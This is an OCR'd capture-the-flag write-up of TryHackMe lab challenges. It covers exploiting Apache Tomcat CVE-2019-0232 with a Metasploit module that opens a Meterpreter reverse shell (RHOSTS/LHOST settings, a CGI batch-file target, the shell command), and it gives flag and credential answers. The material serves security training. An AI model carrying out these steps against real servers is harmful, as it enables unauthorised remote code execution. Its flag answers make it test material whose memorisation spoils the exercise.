




Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10.8.95.115
90% 19:38
TryHackMe | 25 Days of Cy
Apache Tomcat/9.0.17
Not secure | 10.10.74.126:8080
Home Documentation Configuration Examples Wiki Mailing Lists Find Help
Apache Tomcat/9.0.17
APACHE SOFTWARE FOUNDATION http://www.apache.org/
If you're seeing this, you've successfully installed Tomcat. Congratulations!
Recommended Reading:
Security Considerations How-To
Manager Application How-To
Clustering/Session Replication How-To
Server Status
Manager App
Host Manager
Developer Quick Start
Tomcat Setup
First Web Application
Realms & AAA
JDBC DataSources
Examples
Servlet Specifications
Tomcat Versions
Managing Tomcat
For security, access to the manager webapp is restricted. Users are defined in:
$CATALINA_HOME/conf/tomcat-users.xml
In Tomcat 9.0 access to the manager application is split between different users.
Read more...
Release Notes
Changelog
Migration Guide
Security Notices
Documentation
Tomcat 9.0 Documentation
Tomcat 9.0 Configuration
Tomcat Wiki
Find additional important configuration information in:
$CATALINA_HOME/RUNNING.txt
Developers may be interested in:
Tomcat 9.0 Bug Database
Tomcat 9.0 JavaDocs
Tomcat 9.0 SVN Repository
Getting Help
FAQ and Mailing Lists
The following mailing lists are available:
tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).
tomcat-users
User support and discussion
taglibs-user
User support and discussion for Apache Taglibs
tomcat-dev
Development mailing list, including commit messages
Other Downloads
Tomcat Connectors
Tomcat Native
Taglibs
Other Documentation
Tomcat Connectors
mod_jk Documentation
Tomcat Native
Get Involved
Overview
SVN Repositories
Mailing Lists
Miscellaneous
Contact
Legal
Sponsorship
Apache Software Foundation
Who We Are
Heritage

Q2: What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

A2: CVE-2019-0232





Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
https://www.exploit-db.com/exploits/47073
EXPLOIT DATABASE
Apache Tomcat - CGIServlet enableCmdLineArguments Remote Code Execution (Metasploit)
EDB-ID:
47073
CVE:
2019-0232
Author:
METASPLOIT
Type:
REMOTE
EDB Verified:
Exploit:
Platform:
WINDOWS
Date:
2019-07-03
Vulnerable App:
##
This module requires Metasploit: https://metasploit.com/download


Kali-Linux-2021.4a-virtualbox-amd64 (Fresh install) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
https://nvd.nist.gov/vuln/detail/CVE-2019-0232
An official website of the United States government Here's how you know
NIST
NVD MENU
NATIONAL VULNERABILITY DATABASE
NVD
VULNERABILITIES
CVE-2019-0232 Detail
MODIFIED
This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result i
provided.
Current Description
When running on Windows with enableCmdLineArguments enabled, the CGI Servlet in Apache Tomcat 9.0.0.M1 to 9.0.1
vulnerable to Remote Code Execution due to a bug in the way the JRE passes command line arguments to Windows. Th
CGI option enableCmdLineArguments is disable by default in Tomcat 9.0.x (and will be disabled by default in all version
detailed explanation of the JRE behaviour, see Markus Wulftange's blog (https://codewhitesec.blogspot.com/2016/02/j
windows.html) and this archived MSDN blog
(https://web.archive.org/web/20161228144344/https://blogs.msdn.microsoft.com/twistylittlepassagesallalike/2011/04
arguments-the-wrong-way/).


Q3: What are the contents of flag1.txt

A3: thm{whacking_all_the_elves}



Q4: What were the Metasploit settings you had to set?

A4: LHOST, LPORT



Thought Process/Methodology:

First, I open the terminal and use command Pn to scan the IP address, then I got the version number of the server. I go to the website and go to 'https://www.exploit-db.com/exploits/47073', and find the CVE that can be used to create a Meterpreter entry onto the machine. Next, I type in 'msfconsole -q' and it shows 'msf6 > ', and I type in 'use 0' and use the command cat for target.txt. Afterwards, I type in 'set rhosts [IP address]' & 'set LHOST [MACHINE IP]' to change my RHOST and LHOST, then 'run'. Next, 'set [IP address] /cgi-bin/elfwhacker.bat', then 'run'. Next, I type in 'shell'. Finally, I find my flag at 'C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin'. I get the flag in the end.


Day 13: Networking - Coal for Christmas

Tools used: Kali Linux, Chrome

Solution/walkthrough:

Q1: What old, deprecated protocol and service is running?

A1: telnet




Q2: What credential was left for you?

A2: clauschristmas

